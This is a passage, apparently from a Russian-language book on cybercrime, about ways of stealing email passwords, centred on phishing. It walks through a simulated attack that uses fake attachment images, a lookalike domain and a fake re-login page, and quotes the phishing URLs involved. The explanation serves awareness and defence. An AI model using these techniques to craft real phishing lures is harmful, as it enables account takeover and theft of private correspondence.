Метод получения пароля путем подбора по словарю или перебора символов применяется и сегодня. К примеру, он часто используется для получения доступа к корпоративным сайтам небольших компаний, которые работают на бесплатных популярных движках, или для получения доступа к многочисленным информационным системам.

Такой метод используется также для вскрытия защищенных паролем архивов, получения удаленного доступа к операционным системам, например по RDP[1], вскрытия зашифрованных томов или файлов на носителях компьютерной информации.

---

[1] RDP, англ. *Remote Desktop Protocol* – протокол удаленного рабочего стола.

При этом метод подбора пароля занимает много времени, а если учесть, что попался пароль не из словаря, то этот процесс подбора может занять дни, недели, месяцы, годы. Однако нужно отметить, что профессиональными взломщиками используются для атаки распределенные средства, размещенные на нескольких ресурсах и обладающие значительными вычислительными мощностями, способными вскрывать методом подбора даже зашифрованные с использованием криптографии данные, не говоря уже о серверах, сетевом оборудовании или CMS-системах. Но это исключительные случаи.

Установленные системы блокировки пользователей и ресурсов после многократных попыток неудачных авторизаций сделали применение многих программ и скриптов, предназначенных для брутфорса или гибридной атаки, практически бесполезными.

Метод неправомерного доступа с использованием вредоносных программ сопряжен с комплексом затрат, связанных с частой необходимостью модификации исходного кода, малым процентом эффективности в силу широкого использования программно-аппаратных средств защиты, используемых как на стороне сервера, предоставляющего интернет-сервис, так и на стороне пользователя-жертвы.

Как правило, для осуществления хищения пароля с использованием вредоносных программ требуются несколько различных типов вредоносного ПО, оптимизация под многочисленные операционные системы и программное окружение.

Недавно скомпилированный[1] вредоносный файл со временем становится детектируемым антивирусным программным обеспечением, и проведение с его использованием нескольких эффективных атак не представляется возможным.

Третий, четвертый и пятый методы требуют близкого контакта с жертвой или средой ее обитания, поэтому имеют узкий, но, безусловно, действенный спектр применения и станут, наверное, темой одного из следующих обсуждений. Использование программных утилит, перехват трафика, а также использование аппаратных

---

[1] Компиляция – процесс перевода (трансляции) исходного кода компьютерной программы с предметно-ориентированного языка на машинно-ориентированный язык.

келогеров и других специальных технических средств, предназначенных для несанкционированного получения информации, заслуживают отдельного рассмотрения, потому как эффективно применяются в комплексе атак при осуществлении конкурентной разведки и промышленном шпионаже.

Метод, включающий в себя изучение функционирования программно-аппаратных средств и поиск уязвимостей, позволяющих получить неавторизованный доступ, занимает отдельную нишу и является довольно специфическим в силу его безусловной интеллектуальной составляющей. В большинстве случаев такие уязвимости обнаруживают и используют лица и компании, не относящиеся к криминальному миру, если только мы не рассматриваем возможности слива (продажи) наличия и описания эксплуатации уязвимости, как это иногда случается. На памяти автора подобного рода сливов уязвимостей, приведших к хищениям денежных средств посредством эксплуатации уязвимости платежных систем, было всего несколько, и те были проданы злоумышленникам действующими сотрудниками или разработчиками самих информационных систем.

Переходим к последнему озвученному способу неправомерного доступа. Несанкционированный и, что самое главное, скрытый доступ к содержимому электронного почтового ящика, как и доступ к любой учетной записи, эффективнее всего получить методом фишинг-атаки.

Как говорил технический директор по безопасности Symantec – плохие парни обычно не пытаются использовать технические уязвимости, – «Вам не нужно технических навыков, чтобы найти одного человека, который может открыть вложение, которое содержит вредоносный контент». Только 3% вредоносных программ пытаются использовать технический изъян программного обеспечения. Остальные 97% пытаются обмануть пользователя посредством социальной инженерии[1]. Или как поется в песенке разбойников из фильма «Айболит-66»: «Нормальные герои всегда идут в обход».

Есть несколько веских причин, по которым предлагается внимательно рассмотреть проблемы фишинга.

---

[1] https://digitalguardian.com/blog/social-engineering-attacks-common-techniques-how-prevent-attack.

Особенности фишинга

Эффективность фишинга

Фишинг на самом деле эффективен. Программные комплексы автоматической защиты могут частично спасти от массового (слепого) фишинга, но не от целенаправленного (персонифицированного).

На волне постоянно всплывающих компроматов, шантажей, аукционов по продаже частной переписки и различного рода разоблачений хорошо зарабатывают специалисты информационной безопасности и дистрибьюторы специализированного программного обеспечения, к которым обращаются потенциальные жертвы с целью защитить свои тайны.

Тем временем практика показывает, что большая часть неправомерных вторжений по-прежнему реализуется с использованием фишинг-атак.

Доступность фишинга

Реализация фишинг-атаки, в зависимости от ее вида, конечно, может быть осуществлена обычным человеком, не имеющим глубоких технических познаний, купившим «инструкцию по применению» и сопутствующие инструменты (о которых мы поговорим дальше) на одном из множества мошеннических интернет-форумов, потратив не более тысячи баксов.

Незнание и недопонимание

В обществе, несмотря на регулярно и широко освещаемые инциденты, касающиеся содержимого электронной почты известных лиц, мало кто задумывается о механике взлома. Тот же, кто задумывается, скорее всего, приходит к выводу, что совершенный доступ к чужой электронной почте, а тем более почте известной персоны или крупной компании осуществлен в результате сложнейшей хакерской атаки.

Сами же потерпевшие продолжают наступать на грабли, становясь жертвами фишинг-атак снова и снова. Поэтому Интернет и средства массовой информации не устают радовать читателей отрывками переписки и различного рода фотографиями, не предназначенными для всеобщего обозрения.

Безнаказанность

Малая доля вероятности быть вычисленным и высокий шанс избежать ответственности.

Для того чтобы наказать преступника, его нужно сначала поймать, а чтобы поймать – нужно вычислить. Сложность вычисления киберпреступников вытекает из используемых ими методов и инструментов (которые будут рассмотрены в главе 3 «Особенности киберпреступлений»).

Но и на вычислении киберпреступников сложности не заканчиваются, потому что у сотрудников правоохранительной и судебной системы знание о фишинге весьма поверхностное, в связи с чем трактовка законодательных норм осуществляется своеобразно и по этой же причине киберпреступления часто неверно квалифицируются и, так скажем, недооцениваются.

В этой части проблема имеет несколько ключевых особенностей как с технической стороны, так и с законодательной и правоприменительной, которые следует отметить отдельно, и это будет сделано в последующих частях.

Виды фишинговых атак

Рассмотрим виды фишинговых атак и разберем детально механизм функционирования фишинга – от создания и до его применения (или наоборот).

Учитывая, что электронный почтовый адрес является классической мишенью для такого типа атак, интереснее и целесообразнее рассмотреть фишинг-атаки именно на электронную почту.

Итак, разграничим, насколько это возможно, два основных направления, или, можно сказать, вида фишинга.

На первый взгляд, «фишинг – он и в Африке фишинг», но классификация, по которой необходимо различать два существующих вида, обусловлена основной характеристикой этого метода, как и любого другого преступления, – его опасностью. Опасным может быть любой предмет, даже карандаш, все зависит от обстоятельств.

Слепой фишинг

Первый, самый распространенный вид фишинга – это «слепой» фишинг, более распространенный как услуга, которая предостав-

ляется довольно широко. Этот вид фишинга также называют «массовым» фишингом.

Стоит ввести в поисковике что-нибудь вроде «взлом почты», тут же найдутся интернет-витрины, предоставляющие «взлом почты на заказ» за стоимость от 50 до 500 долларов США, с обещанием предоставить доступ к любому почтовому ящику или аккаунту, не изменяя пароля учетной записи жертвы, с сохранением полной анонимности и отсутствием предоплаты.

Что бы там не обещали представители этого незаконного бизнеса, какие бы сказки про свои умения и методы не рассказывали, все они взламывают почту одним способом – фишингом. И автор в этом убедился железобетонно, проверив их всех.

Представители этого вида фишинга несильно заморачиваются по поводу эффективности проводимых атак, здесь все поставлено на конвейер, рассылки писем осуществляются посредством различных спам-технологий. Держателям таких сайтов ежедневно поступают сотни заказов, жертвам рассылаются шаблонные варианты атак, заводящие на уже хромающие от старости (а иногда от кривых рук) фишинг-движки, также называемые фэйки[1]. К анализу фишинг-движков мы вернемся чуть позже.

Процент успешного получения пароля такими дельцами не так велик и постоянно снижается. Этот факт не очень беспокоит данную группу киберпреступников, ибо в большинстве своем рассматриваемая деятельность не является их основным доходом, а затраты на проведение таких атак быстро отбиваются. Все это разберем в следующих частях.

Массовый фишинг начал использоваться более десяти лет назад, когда мошенники маскировали свои фишинговые письма под официальные, направленные, к примеру, от имени администрации почтового сервиса или службы поддержки, а украденные почтовые адреса использовались для рассылки спама, кражи аккаунта в социальной сети, реже – для кражи денег с электронных кошельков и банковских карт.

Известными темами фишинговых сообщений тех лет были уведомления о закрытии, открытии, блокировке банковских счетов

---

[1] Фэйк – от англ. *fake* [feɪk] – поддельный, фальшивый, ложный, фиктивный, подставной.

и пластиковых карт, извещения из государственных органов (налоговой, ГИБДД и прочих государственных структур). В письмах массового фишинга пользователей также просили обновить свои данные или войти в аккаунт, чтобы прочесть специальное сообщение.

Некоторые перечисленные темы используются и по сей день.

Официально Центробанк говорит об угрозе фишинга с 2006 года в информационном письме[1], указывая на работу маскирующихся веб-сайтов, направленных на «заманивание» пользователей с целью раскрытия конфиденциальной информации посредством использования поддельных веб-сайтов.

Самая главная особенность массового, или слепого, фишинга заключается в том, что атакующий понятия не имеет, кого, собственно, атакует. Поэтому изначальное происхождение данного метода – фишинг – вполне оправдывает свое значение.

Целенаправленный фишинг

Второй и самый опасный вид фишинга – это «целенаправленный», «персонализированный», или «точечный», фишинг. Именно этот вид фишинга является одним из основных инструментов в оружейном арсенале кибершпионажа.

Отличий от первого рода фишинга довольно много.

Для проведения персонализированной атаки рассылаемые сообщения не будут маскироваться под службу поддержки сервиса, в связи с чем большинство советов, которые приходится встречать, направленных на то, чтобы не стать жертвой фишинга, просто не подходит при целенаправленной фишинговой атаке.

Целенаправленный фишинг отличает прежде всего индивидуальный подход к его реализации. Все начинается с изучения персоны и ее окружения. Изучается стилистика переписки, например посредством получения доступа к возможным партнерам, родственникам, подчиненным выбранной цели.

Для индивидуальной фишинговой атаки специально собираются движки (фэйки), с использованием персональной информации, фотографий и другой атрибутики.

---

[1] Информационное письмо Департамента внешних и общественных связей Банка России: http://www.cbr.ru/press/PR/?file=060707_1441352.htm.

Часто для таких атак привлекаются учетные записи лиц, с которыми выбранная цель регулярно осуществляет переписку и обмен файлами. Доступ к таким «близким» учетным записям обычно заблаговременно получен первым способом фишинга.

С целью изучения потенциальной жертвы злоумышленниками осуществляется комплекс специальных мероприятий, включающий в себя создание различного рода информационных ресурсов, осуществление атак на окружающих персону лиц и даже вступление с персоной в переписку. Некоторым из этих мероприятий будет уделено внимание в дальнейших частях книги.

Подготовка к целенаправленной фишинговой атаке может длиться несколько месяцев и стоить сотни тысяч рублей, при этом проведение обычной массовой (слепой) фишинг-атаки не стоит практически ничего.

Финансовая выгода от целенаправленного фишинга гораздо выше, и все затраты окупаются. Целями такой фишинг-атаки становятся, как правило, политические деятели, известные медийные персоны и бизнесмены.

Популярные хакерские группировки возглавляются сейчас «менеджерами», управленцами, которые тщательно продумывают векторы атаки и, как правило, играют на всех фронтах, где можно заработать. Все они, возможно, выгодны тем или иным властным структурам, но кем бы они ни были, методы для кибершпионажа используются одни и те же.

Практически все хакерские атаки, о которых так часто говорится в средствах массовой информации и с политических трибун, в той или иной мере содержали в комплексе целенаправленные фишинг-атаки.

О целенаправленном фишинге всерьез и по всему миру заговорили с 2011–2012 годов, это находит свое отражение в публичных отчетах копаний, занимающихся информационной защитой[1].

Ну и как не вспомнить нашумевшие в 2016 году атаки, связанные с выборами, если верить размещенному в сети документу[2], они также были совершены с использованием фишинга.

---

[1] https://www.cisco.com/c/dam/global/ru_ru/downloads/broch/ironport_targeted_phishing.pdf.

[2] https://www.documentcloud.org/documents/3766950-NSA-Report-on-Russia-Spearphishing.html.

В частности, в опубликованном документе говорится о совершении кибератаки на одного из поставщиков программного обеспечения, предназначенного для проведения выборов, которая заключалась в рассылке целевых фишинговых сообщений более чем ста чиновникам из избирательной системы.

Злоумышленники, проводящие целенаправленные фишинговые атаки, всегда совершенствуют свою тактику и очень часто добиваются своего благодаря социальной инженерии, о которой речь пойдет позже.

Для полноты картины роль и место фишинга будут рассмотрены на примере реализации различных комбинированных атак.

1.1. Как это происходит? Фишинг-атака со стороны пользователя на примере электронного почтового ящика

Для понимания природы и механизма фишинга нужно рассмотреть его хоть раз в действии. Нагляднее всего это можно сделать на примере фишинг-атаки на электронные почтовые адреса, осуществляемой с целью скрытого получения пароля.

Сегодня практически каждый человек использует несколько электронных почтовых адресов, как корпоративных, так и личных, зарегистрированных на публичных почтовых сервисах.

На все эти почтовые адреса ежедневно поступают десятки, а то и сотни сообщений.

Для проведения фишинг-атаки совершенно не важно, на каком почтовом сервисе, публичном или корпоративном, находится учетная запись потенциальной жертвы.

Человеческий мозг, пользуясь опытным путем закрепленной связью между видимым и невидимым, а в данном случае – изображениями и содержанием, не уделяет достаточного внимания каждому полученному письму и совершаемому действию. Многочисленные клики мышками и ввод данных с клавиатуры – это автоматические действия, не требующие от опытных пользователей умственных усилий.

Очень часто потерпевшие, обращавшиеся с заявлением о неправомерном доступе к электронному аккаунту или по факту нарушения тайны переписки, не могли назвать способа, которым воспользовались злодеи, и момент времени, когда именно произошел «взлом», однако в процессе проведения исследования или компьютерно-технической экспертизы обнаруживались следы фишинг-атаки.

Для того чтобы раз и навсегда разобраться в механике фишинг-атаки, посмотрим на происходящее с нескольких сторон.

Сначала со стороны атакуемого пользователя. Рассмотрим конкретный пример, смоделированный на одном из электронных адресов автора.

На почтовый ящик приходит обычное электронное письмо.

На рис. 1.2 в списке входящих писем содержится письмо от ООО «Магнит» с темой «Заказ», имеющее во вложении файл.




Рис. 1.2. Входящее письмо от «ООО “Магнит”» с темой «Заказ» в интерфейсе электронной почты

Если владелец электронного адреса откроет данное письмо, то оно будет выглядеть в браузере, как показано на рис. 1.3.




Рис. 1.3. Вид электронного письма

Как можно заметить, тело письма содержит текст «Файл во вложении» и подпись «Алексей Климов».

Интерфейс почтового ящика говорит пользователю о том, что к электронному письму имеется приложение – файл «3.JPG» размером 2,7 Мб, который пользователь может посмотреть или скачать.

В нижней части отображаемого сообщения также содержится миниатюрное изображение присланного файла.

Пользователь автоматически выполняет действие – нажимает на изображение, содержащее манящий текст «посмотреть», «скачать» или изображение – миниатюру документа.

После совершенного действия пользователю открывается следующая страница (см. рис. 1.4), на которой указаны логин пользователя, дополнительная информация о файле, находящемся во вложении, и возможные варианты продолжения действий: скачать, посмотреть.




Рис. 1.4. Страница, отображаемая при переходе по ссылке в письме

При нажатии на кнопку «Продолжить» пользователь наблюдает процесс авторизации и подключения к почтовому серверу, как показано на рис. 1.5.




Рис. 1.5. Процесс авторизации

В силу «технических» причин почтовая система просит пользователя повторить авторизацию. Окно авторизации на рис. 1.6 уже содержит логин пользователя, и требуется только ввести пароль для продолжения.




Рис. 1.6. Окно повторной авторизации

Пользователь вводит в появившемся окне пароль, получает желаемый файл, возвращается к входящим сообщениям своего электронного ящика и продолжает обычную работу. Ни одна собака не зарычала, антивирусные системы безмятежны.

Понятное дело, что раз мы тут говорим о фишинге, скорее всего, в это время уже выполняется несанкционированное копирование всей переписки пользователя, документов и фотографий, проверяется доступ к закрепленным за аккаунтом сервисам, проводится поиск среди переписки по ключевым словам с целью обнаружения компромата, фильтруются письма с целью отыскания реквизитов, данных авторизации к платежным системам и корпоративным сер-

висам и другим интересным вещам, коих так много содержит аккаунт каждого из нас.

И происходит это потому, что пароль пользователя украден.

Вернемся к началу и снова рассмотрим поступившее от «ООО “Магнит”» письмо с темой «Заказ», якобы имеющее во вложении файл.

На самом деле письмо содержит текст «Файл во вложении» и «Алексей Климов». Никаких файлов во вложении нет, а есть два интегрированных в письмо изображения, имитирующих наличие вложения.

Рис. 1.7. Изображение информации о прикрепленном файле




Рис. 1.8. Изображение прикрепленного файла

Изображения изготовлены в полном соответствии со стилистикой интерфейса почтового сервиса и ничем себя не выдают. Заметить подвох довольно сложно, тем более что система почтового сервера такова, что при наведении на данные изображения пользователь может увидеть ссылку вида:

```
https://proxy.imgsmail.ru/?email=**0inbox.ru&e=1498379070&h=9-c-pc-Us7zj
iMuCsJ7qKQ&url171=cnUtbXguZW1haWwvaW1nL2ltZzEucG5n&is_https=0,
```

при этом ресурс https://proxy.imgsmail.ru/ является официальным ресурсом почтового сервера.

Страница, на которой указаны логин пользователя, дополнительная информация о файле – вложении и возможные варианты продолжения (скачать, посмотреть), – на самом деле уже страница фишинг-движка, в данном случае расположенная по адресу:

```
http://e.mail.ru-cgi-bix.ru/files/?Login=&Domain=.ru&id=12433644800000023
780&msg=bWFpbC5ydQIIZWxlbmFfcGFy
```

Или проще: http://e.mail.ru-cgi-bix.ru/files/. Доменное имя e.mail.ru-cgi-bix.ru принадлежит злодею, а не официальному почтовому сервису, хотя и содержит нечто похоже в написании.

Никакой авторизации при вводе пароля не происходит, анимированный в стилистике почтового сервиса бегунок просто изящно пробегает для пущей достоверности происходящего процесса соединения и выдает вполне обычное окно авторизации, также являющееся частью фишинг-движка.

После данной «авторизации» пользователь переадресовывается обратно на официальный сервер, к себе в почтовый ящик, а необходимые данные: пароль с учетной записью и доменным именем – программа (скрипт), входящая в состав фишинг-движка, записывает в нужный файл или отсылает на специальный адрес электронной почты или сервер злодея.

Как такового перемещения с официального почтового сервиса на фишинг-движок пользователь не замечает, даже если он осведомлен о возможностях фишинг-атаки.

Многие специалисты утверждают, что, для того чтобы не попадаться на подобный фишинг, нужно просто убедиться в том, что перед тобой страница фишингового сайта, для чего достаточно обратить внимание на название сайта в адресной строке браузера: если оно отличается от оригинального названия сайта, перед вами фишинговый сайт.

Количество сервисов и возможностей, привязанных к почтовому аккаунту, довольно велико и постоянно растет, и каждый сервис содержит какое-либо отличное доменное или субдоменное изображение, например https://mail.yandex.ru, а перейдя к файлам: https://disk.yandex.ru/client/disk.

Что должен заметить пользователь, когда строка

```
https://proxy.imgsmail.ru/?email=**&e=1498379070&h=9-c-pc-Us7zjiMuCsJ7qK
Q&url171=cnUtbXguZW1haWwvaW1nL2ltZzEucG5n&is_https=0
```

сменится строкой:

```
http://e.mail.ru-cgi-blx.ru/files/?Login=&Domain=.ru&id=12433644800000023
780&msg=bWFpbC5ydQIIZWxlbmFfcGFy=0
```

Пользователь будет заниматься тем, что у него происходит в основном окне браузера. А там все будет происходить красиво, возможно, даже интригующе...

Фишинговый сайт – это не какая-то одинокая страница в Интернете, которая внешне не отличается от оригинального сайта, это связка нескольких страниц, скриптов, сообщений, основанная на социальной инженерии и имеющая своей целью заполучить пароль незаметно для пользователя, в процессе сопровождения жертвы по определенному алгоритму действий.

Строка браузера, кроме доменного имени, содержит набор непонятных для большинства пользователей цифр и символов, поэтому до анализа точного написания доменного имени просто никому нет дела.

Еще один часто встречаемый совет – можно ввести любой вымышленный адрес электронной почты и придуманный пароль, при этом если сайт ненастоящий, то он примет введенные данные как верные и произведет переадресацию на настоящий сайт.

Практическое применение данного совета весьма интересно, то есть пользователь должен всегда при необходимости авторизации вводить разные пароли? При этом если есть сомнение, зачем вообще что-то вводить?

Здесь приходится также возразить и обратить внимание на то, что разработка фишинг-движков не стоит на месте и вводимые пользователем данные – логин и пароль – можно проверить на корректность несколькими функциями. В языке PHP, например, для установления соединения можно использовать сетевую функцию fsockopen, и пример фишинга с применением этой функции будет рассмотрен ниже.

Пропагандируемые утверждения, уверяющие, что антивирусы блокируют фишинговые атаки, официальные сайты сервисов блокируют переход по фишинговым ссылкам, антиспам-фильтры почтовых сервисов распознают фишинговые письма и, в конце концов, средства борьбы с фишингом предусмотрены во многих браузерах и почтовых клиентах, на практике действительны только при сле-

пых фишинг-атаках или при использовании злоумышленниками старых доменных имен, которые уже внесены во всевозможные «черные списки». При персонализированном фишинге автоматические защитные меры малоэффективны.

Кроме того, нестандартный подход, используемый в целенаправленном фишинге, сводит на нет работу антифишинговых технологий, а вложенные кругленькие суммы в информационную безопасность лишь усиливают иллюзию защищенности. Поэтому фишинг жив и остается самым эффективным средством хищения пароля.

Фишинг – это универсальный инструмент, и основная его фишка – это постоянное видоизменение и совершенствование. Антивирус или другая система может заблокировать доменное имя или сервер, внеся его в базу данных, но ничто не мешает зарегистрировать злоумышленникам еще десяток-другой доменных имен и разместить их на десятке-другом виртуальных хостингов.

Универсальность фишинга в том, что он никогда не стоит на месте и из него, при желании, можно вылепить все, что угодно. Вот на рис.1.9, к примеру, вид страницы фишинг-движка с интерфейсом пользовательских настроек учетной записи:

